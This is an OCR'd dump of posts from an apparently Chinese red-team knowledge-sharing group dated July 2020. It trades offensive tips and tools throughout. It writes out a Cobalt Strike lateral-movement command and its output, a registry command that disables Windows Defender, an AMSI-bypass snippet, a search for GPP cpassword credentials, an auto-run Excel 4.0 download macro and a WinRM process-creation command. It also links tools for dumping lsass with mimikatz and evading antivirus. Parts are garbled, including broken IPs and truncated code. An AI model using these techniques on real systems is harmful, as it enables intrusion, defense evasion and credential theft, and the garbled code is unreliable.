+] USING: execute-assembly /Users/wing/RedTeamWing/RedTeamTookit/cnascripts/WingKit/scripts/other/LethalHTA/LethalHTADotNet.exe "192.1678.123.128" "https://192.
168.123.22:8096/a"
*] Tasked beacon to run .NET program: LethalHTADotNet.exe "192.1678.123.128" "https://192.168.123.22:8096/a"
+] host called home, sent: 116879 bytes
+] received output:
reating htafile COM object failed on target
```



RedTeaming - 2020-07-01

#CSTips#

WebUI下自动化生成C2Profiles

└── docker run --rm -d -p 3000:80 --name c2profilejs hattmo/c2profilejs:latest

RedTeaming - 2020-07-01

通过组策略关闭 Windows Defender：reg add "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows Defender" /v "DisableAntiSpyware" /d 1 /t REG_DWORD


转自车王的星球

RedTeaming - 2020-07-02

$a = [Ref].Assembly.GetType('System.Management.Automation.AmsiUtils') < br >h="4456625220575263174452554847"
$s = [string](0..13|b =$a.GetField(s,'NonPublic,Static')
$b.SetValue(null,$true)

效果看图

#bypassAV# #ASMI#



crazyman: amsi wldp evt 都要考虑啊
-: 今天刚好在推上看见

RedTeaming - 2020-07-02

在Kali Linux中使用PowerShell脚本进行渗透测试。

#渗透技巧#

PowerShell+for+Pentesting+in+Kali+Linux+|+Offensiv...

Wing: powershell 全平台都支持。kali 老毛子喜欢用。

RedTeaming - 2020-07-02

#红队技巧#
自动化发现目标上应用程序可劫持的dll,权限维持岂不是很香?
https://posts.specterops.io/automating-dll-hijack-...
利用代码
DLLHijackTest/Get-PotentialDLLHijack.ps1+at+master...

RedTeaming - 2020-07-02

amsi dll hijack bypass: **amsi+dll+hijack+bypass**

RedTeaming - 2020-07-02

分享国外师傅写的一本通过Csharp来BypassAvs的书，这位师傅github里还有视频讲解和一些成品
GitHub+-+DamonMohammadbagher/eBook-BypassingAVsByC...

`#免杀#`

RedTeaming - 2020-07-02

360灵腾实验室出品的一个横向工具

WMIHACKER
免杀横向渗透远程命令执行，常见的WMIEXEC、PSEXEC执行命令是创建服务或调用Win32_Process.create执行命令，这些方式都已经被杀软100%拦截，通过改造出WMIHACKER免杀横向移动测试工具。(无需445端口)

主要功能：1、命令执行；2、文件上传；3、文件下载

项目地址：
GitHub+-+360-Linton-Lab/WMIHACKER:+A+Bypass+Anti-v...


看了看代码，里面用到了大量的替换、拼接，以及一些WQL语句，个人感觉可以将里面的ADODB.Stream之类的进行简单替换，来进行二次的使用，可以参考vbs公开的这些东西，或者将cmd的调用，改为移动后调用，或许效果更好。

```
Wing: 图呢? [敲打][敲打]
```

RedTeaming - 2020-07-02

findstr /S/I cpassword \\sysvol<FQDN>\policies*.xml


批量搜索 xml 中 cpassword 字段。最近碰到了，就顺道发出来。
gpp 漏洞




RedTeaming - 2020-07-02

分享个lolbin
1.首先插入一个MS Excel 4.0宏表
2.把新建MS Excel 4.0宏表的A1名称改为AutoOpen
3.将命令
=CALL("INSENG","DownloadFile","BCCJ"," https://google.com ","D:\LOLbinTest\googleIndex.html",1) '调用INSENG.dll模块中的DownloadFile函数下载 https://google.com 到D:\test\google.html
写入AutoOpen
A2写=HALT() '结束指令
4.保存,执行
当然你也可以采取隐藏那个MS Excel 4.0宏表

注意:1.仅限win10 2.MS Excel 4.0宏在2013版本以及以下的版本








```
Wing: 第二个条件的意思是 office2013 以下? 这个版本怎么看。
crazyman: 你 office 一打开文件的动画就提醒你了啊
Tony: 是不是得启用内容编辑才行?
crazyman: 对啊
Tony: Get
```

RedTeaming - 2020-07-03

#红队技巧#

昨天lengyi发的，没法无文件执行，需要上传到目标上，挺好用的。使用vb+WQL进行查询和执行。






```
crazyman: event 回调 并不能持久免杀 会死得很惨
Wing: 那咋整。把里面模块抽离出来改
crazyman: 可以考虑将部分抽取后进行加密
lengyi: 今天测试的，可过 360 全家桶（虚拟机），产生 4634、4624、4672、4776 的登录日志，4672 会显示源地址。
```

RedTeaming - 2020-07-03

#工具技巧#
自动化获取子域名、js文件、IP、端口、xray扫描的shell脚本
论坛内容禁止外传，有账号自己获取。
T00LS+|+低调求发展+-+潜心习安全

RedTeaming - 2020-07-03

#Poc|Exp#
0nise师傅弄的一些武器库
gcl **GitHub+-+0nise/spear-framework**
cd spear-framework
php -S 127.0.0.1:8001




RedTeaming - 2020-07-03

#Poc|Exp#
0nise师傅弄的一些武器库
gcl **GitHub+-+0nise/spear-framework**
cd spear-framework
php -S 127.0.0.1:8001

RedTeaming - 2020-07-03

#渗透技巧# #Java安全#

利用任意文件下载漏洞自动循环下载并反编译class文件获得网站源码
LandGrey太强了
GitHub+-+LandGrey/ClassHound:+利用任意文件下载漏洞循环下载反编译+Cl...



RedTeaming - 2020-07-03

#横向移动# #红队技巧#
利用RDP横向执行命令
GitHub+-+Dm2333/SharpRDP:+SharpRDP改编版

RedTeaming - 2020-07-03

Question:


cs 4.1 有泄露出来了吗 [坏笑] emm 不能所有人提问啊

Answer:

4.1 6.25 更新的，我这边的渠道即使拿到也不能公开，只有等大家都公开以后才发修改版。

RedTeaming - 2020-07-04

#CSTips#
CS4.1加了一个BOF（Beacon Object Files）的玩意，简单来说就是beacon提供了一个内部的API，你可以通过这个api去开发一些自定义的横向功能模块，好处就是我们开发出来的成品体积小，适合用在严格的网络环境下，比如DNS模式，官方的demo是写了一个任意用户登录域内目标主机的BOF，Beacon的API见文档，这个思路太好了，一定要本地调试好BOF，把进程弄崩了，权限就没了。




```
Wing: 见文档[Beacon+Object+Files+-+Cobalt+Strike](https://www.cobaltstrike.com/help-beacon-object-files)
```

RedTeaming - 2020-07-04

命令执行之绕过防火墙继续执行命令

RedTeaming - 2020-07-05

钓鱼之利用ftp命令搞事情

去年红队会议中分享的一个样本
修理修理还能用，绕一下360。
钓鱼之利用ftp命令搞事情+-+裤衩哥的小屋

crazyman: 怪不得 OCEANLOTUS 这么喜欢用这种

RedTeaming - 2020-07-05

#PocIExp# #红队武器化研发#
Smbghost可以用go版本的进行检测，对应的利用要用py版本的话可以开个代理出来测试。

GoGhost/GoGhost.go+at+master+·+deepsecurity-pe/GoG...

RedTeaming - 2020-07-05

windows PE学习： windows+PE学习+|+九世的博客


RedTeaming - 2020-07-05

红队武器化使用文档
Cobalt Strike4.1 官方使用文档

下载链接： https://www.cobaltstrike.com/downloads/csmanual41....

RedTeaming - 2020-07-05

http://8sec.cc/index.php/archives/409/
一键Dump lsass+logonpassowrd
分析上次safekatz并实现
顺便更新了下他的mimikatz
在项目中这样还是能省不少事情。
密码：123lmskc




```
Wing: 牛批，省事。这下子。
lengyi: msbuild 那个我在搞，不知道啥时候能搞出来...
裤衩哥: 晚些我弄弄试试 [害羞]
lengyi: 白嫖，那我 [坏笑]
Wing: 白嫖党：整快点，等不及了。
裤衩哥: 失败 调了好久，明晚再试吧
```

RedTeaming - 2020-07-05

发个wmic的用法：


PS C:\Users\Administrator\Desktop> cscript C:\Windows\System32\winrm.vbs invoke Create wmicimv2/win32_Process -SkipCAche
ck -SkipCNcheck -file:.\poc.xml

xml内容如下

<?xml version="1.0" encoding="UTF-8"?>

calc.exe **/p:CommandLine**
C:</p:CurrentDirectory>
/p:Create_INPUT

需要的自取，默认后台运行




Wing: 适合用在 webshell 场景?
一切随缘: win7 下测试，需要管理员权限，需要开启 winrm 服务，然后就是联网的 360 会拦截 webshell 场景需要免杀处理吧 [呲牙] 感谢 lengyi 表哥的分享
lengyi: 咦。我当时测试联网还是不杀的，关于 winrm 这个，因为它本质使用的是 wmi，wmi 的远程需要 winrm 诶，

RedTeaming - 2020-07-06

#CSTips#
CS插件推荐,我的建议是打造自己的Kit,想办法把别人的吸收成自己的.

GitHub+-+pandasec888/taowu-cobalt-strike



RedTeaming - 2020-07-06

只支持批量

```
Wing: 这个洞这几天没在家还没复现，msf 都加进去了，运营商和银行在用。
L: 试了一下，一堆 rce 无回显。有回显的很少，但是 lfi 个个都有
```

RedTeaming - 2020-07-08

#渗透技巧#
F5漏洞——Burp检测插件

BurpBounty/F5-BigIP_CVE-2020-5902.bb+at+master+·+w...

RedTeaming - 2020-07-08

Hack the box tabby: Hack+the+box+tabby+|+九世的博客

RedTeaming - 2020-07-08

msbuild 一键dump+mimi
下班搞了两天总算弄出来了
整个思路还是使用msbuild的内联任务运行，但是之前写的那个safekatz代码不能直接用，而且还存在unsafe class，msbuild好像没有办法解决。不像csc可以直接/unsafe参数。


minidump()方法转储lsass进程
然后利用peloader 加载mimikatz执行解码。

类似过程可以看3好学生的文章。我是真没看到这篇文章[流泪]不然不至于卡这么久
https://3gstudent.github.io/3gstudent.github.io/%E...

制作的脚本：
http://myblogimages.oss-cn-beijing.aliyuncs.com/so...

可以绕过360。

http://myblogimages.oss-cn-beijing.aliyuncs.com/so...




```
Wing: 冲，过几天我上班了再复现下。
```

RedTeaming - 2020-07-09

#CSTips# #免杀#
虽然现在有了Kit以后免杀很简单方便，但是之前的话就是改shellcode的生成过程，这个作者是自己重写一个工具，之前见过技巧是反编译得到Artifact.exe的源码，然后直接重新写一个免杀的Artifact生成payload即可。3.14版本和4.0版本生成方式发生了改变。

从剖析CS木马生成到开发免杀工具

```
迪迦奥特曼: 星主有空出一些 免杀 kit 的修改技巧吧
Wing: 有人分享 kit 的话可以写一下。我自己的不是我本人的。
```

RedTeaming - 2020-07-09

自定义URL Protocol协议+模拟点击拉起应用/执行命令
之前的存货，暂时还没想到有什么场景可以用到。就算是学习一趟吧

自定义URL+Protocol协议+模拟点击拉起应用/执行命令+--+裤衩哥的小屋
#内网渗透#

```
Wing: location 钓鱼
Wing: 找一些可信站点的 url 跳转
裤衩哥: [捂脸][捂脸] 模拟点击有点骚
```

RedTeaming - 2020-07-09

#FridaTips#
入门Frida的方法我觉得以刷CTF题的方式来学还是很好的，重点就是阅读源码能力和编写hook函数能力以及熟悉常见安卓反编译方法能力等，总之就是实践出真知。最近也在恶补JAVA核心基础，我自己想的是至少得把基础的东西搞懂，我也不知道自己喜欢研究什么。

从三道题目入门frida

```
Wing: 题目附件见原文[[原创]从三道题目入手入门frida-『Android安全』-看雪安全论坛](https://bbs.pediy.com/thread-260523.htm)
```

RedTeaming - 2020-07-09

#FridaTips#
入门Frida的方法我觉得以刷CTF题的方式来学还是很好的，重点就是阅读源码能力和编写hook函数能力以及熟悉常见安卓反编译方法能力等，总之就是实践出真知。最近也在恶补JAVA核心基础，我自己想的是至少得把基础的东西搞懂，我也不知道自己喜欢研究什么。


从三道题目入门frida

